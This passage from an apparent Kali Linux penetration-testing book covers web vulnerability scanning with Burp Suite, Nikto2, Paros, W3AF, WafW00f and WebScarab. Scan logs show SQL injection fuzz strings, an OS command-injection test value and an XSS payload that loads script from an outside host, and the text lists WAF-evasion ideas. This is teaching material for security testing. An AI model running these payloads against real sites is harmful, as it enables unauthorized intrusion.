7. In the next step, we define the attack type and payload position (**Intruder** | **Positions**) to automate our test cases. The notification for the payload placement is given by the **§2§** signature. We then step into the **Intruder** | **Payloads** section to choose the specific payload from a predefined list, **Character blocks**. Remember, you can also specify your own custom payload. Once the whole setting is in place, navigate to **Intruder** | **Start** in the menu bar. This will pop up another window that lists all requests being executed against the target application. After these requests have been processed as per the chosen payload, we decide to compare certain responses in order to identify unexpected application behavior. This can be done by simply right-clicking on the selected request and choosing **send to comparer**. At least two or more different requests or responses can be compared based on **words** or **bytes**. To learn more about different attack types visit http://www.portswigger.net/burp/help/intruder_positions.html#attacktype, while to understand the payload types payload options, visit http://www.portswigger.net/burp/help/intruder_payloads_types.html.
8. During the response comparison, we discovered the SQL injection vulnerability with one of our payload requests. Hence, to verify its authenticity, we decided to simulate that request again with **Repeater** by right-clicking on it and selecting **send request to repeater** instead of selecting comparer from a pop-up window. Click on the **go** button under the **Repeater** tab in order to get a response for the desired request. You will notice the response instantly. In our case, we notice the following error in a response page:

   ```
   Error: Unknown column
   'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' in
   'where clause'
    Warning : mysql_fetch_array(): supplied argument is not a valid
   MySQL result resource in /var/www/vhosts/default/htdocs
   /listproducts.php on line 74
   ```

9. This clearly shows us the possibility of the SQL injection vulnerability. Beside these kind of weaknesses, we can also test our application session tokens for randomness using **sequencer** to uncover the session prediction vulnerability. The basic use of **sequencer** has been mentioned at http://www.portswigger.net/suite/sequencerhelp.html.

Burp Suite, as an all-in-one application security toolkit, is a very extensive and powerful web application attack platform. To explain each part of it is out of scope of this book. Hence, we strongly suggest you to go through its website (http://www.portswigger.net) for more detailed examples.

Nikto2

Nikto2 is a basic web server security scanner. It scans and detects the security vulnerabilities caused by server misconfiguration, default and insecure files, and outdated server application. Nikto2 is purely built on LibWhisker2, and thus supports cross-platform deployment, SSL, host authentication methods (NTLM/Basic), proxies, and several IDS evasion techniques. It also supports subdomain enumeration, application security checks (XSS, SQL injection, and so on), and is capable of guessing the authorization credentials using a dictionary-based attack method.

To start Nikto2, navigate to **Kali Linux** | **Web Applications** | **Web Vulnerability Scanners** | **nikto** or use the console to execute the following command:

```
# nikto
```

This will display all the options with their extended features. In our exercise, we select to execute a specific set of tests against the target using the `-T` tuning option. In order to learn more about each option and its usage, visit http://cirt.net/nikto2-docs/.

```
# nikto -h testphp.example.com -p 80 -T 3478b -t 3 -D \ V -o webtest -F htm
- Nikto v2.1.5
--------------------------------------------------------------
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_apache_expect_xss
V:Sat Sep 18 14:39:37 2013 - Loaded "Apache Expect XSS" plugin.
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_apacheusers
V:Sat Sep 18 14:39:37 2013 - Loaded "Apache Users" plugin.
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_cgi
V:Sat Sep 18 14:39:37 2013 - Loaded "CGI" plugin.
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_core
V:Sat Sep 18 14:39:37 2013 - Initialising plugin nikto_dictionary_attack
...
V:Sat Sep 18 14:39:38 2013 - Checking for HTTP on port 10.2.87.158:80,
using HEAD
V:Sat Sep 18 14:39:38 2013 - Opening reports
V:Sat Sep 18 14:39:38 2013 - Opening report for "Report as HTML" plugin
+ Target IP:          10.2.87.158
+ Target Hostname:    testphp.example.com
+ Target Port:        80
+ Start Time:         2013-09-19 14:39:38
---------------------------------------------------------------------------
+ Server: Apache/2.0.55 (Ubuntu) mod_python/3.1.4 Python/2.4.3 PHP/5.1.2
mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7
V:Sat Sep 18 14:39:40 2013 - 21 server checks loaded
V:Sat Sep 18 14:39:41 2013 - Testing error for file: /.g89xvYXD
...
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
V:Sat Sep 18 14:40:49 2013 - Running scan for "Server Messages" plugin
+ OSVDB-0: mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7 -
mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which
may allow a remote shell (difficult to exploit). http://cve.mitre.org
/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
...
V:Sat Sep 18 14:41:04 2013 - 404 for GET:       /tiki/tiki-install.php
V:Sat Sep 18 14:41:05 2013 - 404 for GET:       /scripts/samples
/details.idc
+ 21 items checked: 15 item(s) reported on remote host
+ End Time:           2013-09-19 14:41:05 (87 seconds)
--------------------------------------------------------------
+ 1 host(s) tested
```

```
V:Sat Sep 18 14:41:05 2013 + 135 requests made
```

We mainly select to execute specific tests (**Information Disclosure**, **Injection (XSS/Script/HTML)**, **Remote File Retrieval (Server Wide)**, **Command Execution**, and **Software Identification**) against our target server using the `-T` command-line switch with individual test numbers referring to the mentioned test types. The use of `-t` represents the timeout value in seconds for each test request; `-D V` controls the display output; `-o` and `-F` defines scan report to be written in a particular format. There are other advanced options such as `-mutate` (to guess subdomains, files, directories, usernames), `-evasion` (to bypass the IDS filter), and `-Single` (for single test mode) that you can use to assess your target in depth.

Paros proxy

Paros proxy is a valuable and intensive vulnerability assessment tool. It spiders through the entire website and executes various vulnerability tests. It also allows an auditor to intercept the web traffic (HTTP/HTTPs) by setting up the local proxy between the browser and the actual target application. This mechanism helps an auditor tamper or manipulate with particular requests being made to the target application in order to test it manually. Thus, Paros proxy acts as an active and passive web application security assessment tool.

To start Paros proxy, navigate to **Kali Linux** | **Web Applications** | **Web Application Proxies** | **Paros** or use the console to execute the following command:

```
# paros
```

This will bring up the Paros proxy window. Before you go through any practical exercises, you need to set up a local proxy (`127.0.0.1` , `8080`) in your favorite browser. If you need to change any default settings, navigate to **Tools** | **Options** in the menu bar. This will allow you to modify the connection settings, local proxy values, HTTP authentication, and other relevant information. Once your browser has been set up, visit your target website. The following are the steps for vulnerability testing and obtaining its report:

1. In our case, we browse through `http://testphp.example.com` and notice that it has appeared under the **Sites** tab of **Paros Proxy**.
2. Right-click on `http://testphp.example.com` and choose **Spider** to crawl through the entire website. This will take some minutes depending on how big your website is.
3. Once the website crawling has finished, you can see all the discovered pages in the **Spider** tab at the bottom. Additionally, you can chase up the particular request and response for a desired page by selecting the target website and choosing a specific page on the left-hand panel of the **Sites** tab.
4. In order to trap any further requests and responses, go to the **Trap** tab on the right-hand panel. This is particularly useful when you decide to throw some manual tests against the target application. Moreover, you can also construct your own HTTP request by navigating to **Tools** | **Manual Request Editor**.
5. To execute the automated vulnerability testing, we select the target website under the **Sites** tab and navigate to **Analyze** | **Scan All** from the menu. Note that you can still select the specific types of security tests by navigating to **Analyze** | **Scan Policy** and then navigating to **Analyze** | **Scan** instead of selecting **Scan All**.
6. Once the vulnerability testing is complete, you can see a number of security alerts on the **Alerts** tab at the bottom. These are categorized as the **High**, **Low**, and **Medium** type risk levels.
7. If you would like to have the scan report, navigate to **Report** | **Last Scan Report** in the menu bar. This will generate a report that lists all the vulnerabilities found during the test session (`/root/paros/session/LatestScannedReport.html`).

We will make use of the basic vulnerability assessment test for our exemplary scenario. To get more familiar with various options offered by Paros proxy, we recommend you read the user guide available at http://www.i-pi.com/Training/SecTesting/paros_user_guide.pdf.

W3AF

W3AF is a feature-rich web application attack and audit framework that aims to detect and exploit the web vulnerabilities. The whole application security assessment process is automated and the framework is designed to follow three major steps: discovery, audit, and attack. Each of these steps includes several plugins, which might help the auditor focus on a specific testing criteria. All these plugins can communicate and share test data in order to achieve the required goal. It supports the detection and exploitation of multiple web application vulnerabilities including SQL injection, cross-site scripting, remote and local file inclusion, buffer overflows, XPath injections, OS commanding, application misconfiguration, and so forth. To get more information about each available plugin, go to: http://w3af.sourceforge.net/plugin-descriptions.php.

To start W3AF, navigate to **Kali Linux** | **Web Applications** | **Web Vulnerability Scanners** | **w3af (Console)** or use the console to execute the following command:

```
# w3af_console
```

This will drop you into a personalized W3AF console mode (**w3af>>>**). Note that the GUI version of this tool is also available in the location of the same menu but we preferred to introduce the console version to you because of flexibility and customization.

```
w3af>>> help
```

This will display all the basic options that can be used to configure the test. You can use the `help` command whenever you require any assistance to follow the specific option. In our exercise, we will first configure the `output` plugin, enable the selected `audit` tests, set up `target`, and execute the scan process against the target website using the following commands:

```
w3af>>> plugins
w3af/plugins>>> help
w3af/plugins>>> output
w3af/plugins>>> output console, htmlFile
w3af/plugins>>> output config htmlFile
w3af/plugins/output/config:htmlFile>>> help
w3af/plugins/output/config:htmlFile>>> view
w3af/plugins/output/config:htmlFile>>> set verbose True
w3af/plugins/output/config:htmlFile>>> set fileName testreport.html
w3af/plugins/output/config:htmlFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> help
w3af/plugins/output/config:console>>> view
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
w3af/plugins>>> audit
w3af/plugins>>> audit htaccessMethods, osCommanding, sqli, xss
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> help
w3af/config:target>>> view
w3af/config:target>>> set target http://testphp.example.com/
w3af/config:target>>> back
w3af>>>
```

At this point, we have configured all the required test parameters. Our target will be evaluated against the SQL injection, cross-site scripting, OS commanding, and `htaccess` misconfiguration using the following code:

```
w3af>>> start
Auto-enabling plugin: grep.error500
Auto-enabling plugin: grep.httpAuthDetect
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://testphp.example.com/
- http://testphp.example.com/search.php?test=query
The list of fuzzable requests is:
- http://testphp.example.com/ | Method: GET
- http://testphp.example.com/search.php?test=query | Method: POST |
Parameters: (searchFor="")
Starting sqli plugin execution.
Starting osCommanding plugin execution.
A possible OS Commanding was found at: "http://testphp.example.com
/search.php?test=query", using HTTP method POST. The sent post-data was:
"searchFor=run+ping+-n+3+localhost&goButton=go".Please review manually.
This information was found in the request with id 22.
Starting xss plugin execution.
Cross Site Scripting was found at: "http://testphp.example.com
/search.php?test=query",using HTTP method POST. The sent post-data was:
```

```
"searchFor=<ScRIPt/SrC=http://x4Xp/x.js></ScRIPt>&goButton=go". This
vulnerability affects Internet Explorer 6,Internet Explorer 7,Netscape
with IE rendering engine,Mozilla Firefox,Netscape with Gecko rendering
engine. This vulnerability was found in the request with id 39.
Starting htaccessMethods plugin execution.
Finished scanning process.
```

As you can see, we have discovered some serious security vulnerabilities in the target web application. As per our configuration, the default location for the test report (HTML) is `/usr/share/web/w3af/testreport.html`, which details all the vulnerabilities including the debug information about each request and response data transferred between W3AF and target web application. The test case that we presented in the preceding code does not reflect the use of other useful `plugins`, `profiles`, and `exploit` options. Hence, we strongly recommend you to drill through various exercises present in the user guide, which are available at http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf.

WafW00f

WafW00f is a very useful python script, capable of detecting the **web application firewall** (**WAF**). This tool is particularly useful when the penetration tester wants to inspect the target application server and might get a fallback with certain vulnerability assessment techniques, for which the web application is actively protected by firewall. Thus, detecting the firewall sitting in between application server and Internet traffic not only improves the testing strategy, but also presents exceptional challenges for the penetration tester to develop the advanced evasion techniques.

To start WafW00f, use the console to execute the following command:

```
# wafw00f
```

This will display a simple usage instruction and example on your screen. In our exercise, we are going to analyze the target website for the possibility of a web application firewall as follows:

```
# wafw00f http://www.example.net/
    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.example.net/
The site http://www.example.net/ is behind a dotDefender
Number of requests: 5
```

The result proves that the target application server is running behind the firewall (for example, `dotDefender`). Using this information, we could further investigate the possible ways to bypass WAF. These could involve techniques such as the HTTP parameter pollution, null-byte replacement, normalization, and encoding the malicious URL string into hex or Unicode.

WebScarab

WebScarab is a powerful web application security assessment tool. It has several modes of operation but is mainly operated through the intercept proxy. This proxy sits in between the end user's browser and the target web application to monitor and modify the requests and responses that are being transmitted on either side. This process helps the auditor manually craft the malicious request and observe the response thrown back by the web application. It has a number of integrated tools, such as fuzzer, session ID analysis, spider, web services analyzer, XSS and CRLF vulnerability scanner, transcoder, and others.

To start WebScarab lite, navigate to **Kali Linux** | **Web Applications** | **Web Vulnerability Scanners** | **webscarab** or use the console to execute the following command:

```
# webscarab
```

This will pop up the lite edition of WebScarab. For our exercise, we are going to transform it into a full-featured edition by navigating to **Tools** | **Use full-featured interface** in the menu bar. This will confirm the selection and you should restart the application accordingly. Once you restart the WebScarab application, you will see a number of tool tabs on your screen. Before we start our exercise, we need to configure the browser to the local proxy (`127.0.0.1`, `8008`) in order to browse the target application via the WebScarab intercept proxy. If you want to change the local proxy (IP address or port), then navigate to the **Proxy** | **Listeners** tab. The following steps will help you analyze the target application's session ID:

1. Once the local proxy has been set up, you should browse the target website (for example, `http://testphp.example.com/`) and visit as many links as possible. This will increase the probability and chance of catching the known and unknown vulnerabilities. Alternatively, you can select the target under the **Summary** tab, right-click, and choose **Spider tree**. This will fetch all the available links in the target application.
2. If you want to check the request and response data for the particular page mentioned at the bottom of the **Summary** tab, double-click on it and see the parsed request in a tabular and raw format. However, the response can be viewed in the **HTML**, **XML**, **Text**, and **Hex** formats.

3. During the test period, we decide to fuzz one of our target application links that have the parameters (for example, `artist=1`) with the **GET** method. This may reveal any unidentified vulnerability, if it exists. Right-click on the selected link and choose **Use as fuzz template**. Now click on to the **Fuzzer** tab and manually apply different values to the parameter by clicking on the **Add** button near the **Parameters** section. In our case, we wrote a small text file listing the known SQL injection data (for example, `1 AND 1=2`, `1 AND 1=1`, `single quote (')`) and provided it as a source for fuzzing parameter value. This can be accomplished using the **Sources** button under the **Fuzzer** tab. Once your fuzz data is ready, click on **Start**. After all tests are complete, you can double-click on an individual request and inspect its consequent response. In one of our test cases, we discovered the MySQL injection vulnerability:

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near '\'' at line 1 Warning: mysql_fetch_array(): supplied argument
is not a valid MySQL result resource in /var/www/vhosts/default/htdocs
/listproducts.php on line 74
```

4. In our last test case, we decide to analyze the target application's session ID. For this purpose, go to the **SessionID Analysis** tab and choose **Previous Requests** from the combo box. Once the chosen request has been loaded, go to the bottom, select samples (for example, `20`), and click on **Fetch** to retrieve various samples of session IDs. After that, click on the **Test** button to start the analysis process. You can see the results under the **Analysis** tab and the graphical representation under the **Visualization** tab. This process determines the randomness and unpredictability of session IDs, which could result in hijacking other users' sessions or credentials.

This tool has a variety of options and features, which could potentially add a cognitive value to penetration testing. To get more information about the WebScarab project, visit http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

Summary

In this chapter, we discussed the process of identifying and analyzing the critical security vulnerabilities based on the selection of tools from Kali Linux. We also mentioned three main classes of vulnerabilities—design, implementation, and operational—and discussed how they could fall into two generic types of vulnerabilities: local and remote. Afterwards, we discussed several vulnerability taxonomies that could be followed by the security auditor to categorize the security flaws according to their unifying commonality pattern. In order to carry out a vulnerability assessment, we have presented you with a number of tools that combine the automated and manual inspection techniques. These tools are divided according to their specialized technology audit category, such as OpenVAS (an all-in-one assessment tool), Cisco, Fuzzy testing, SMB, SNMP, and web application security assessment tools.

In the next chapter, we will discuss the art of deception and explain various ways to exploit human vulnerabilities in order to acquire the target. Although this process is sometimes optional, it is considered vital when there is a lack of information to exploit the target infrastructure.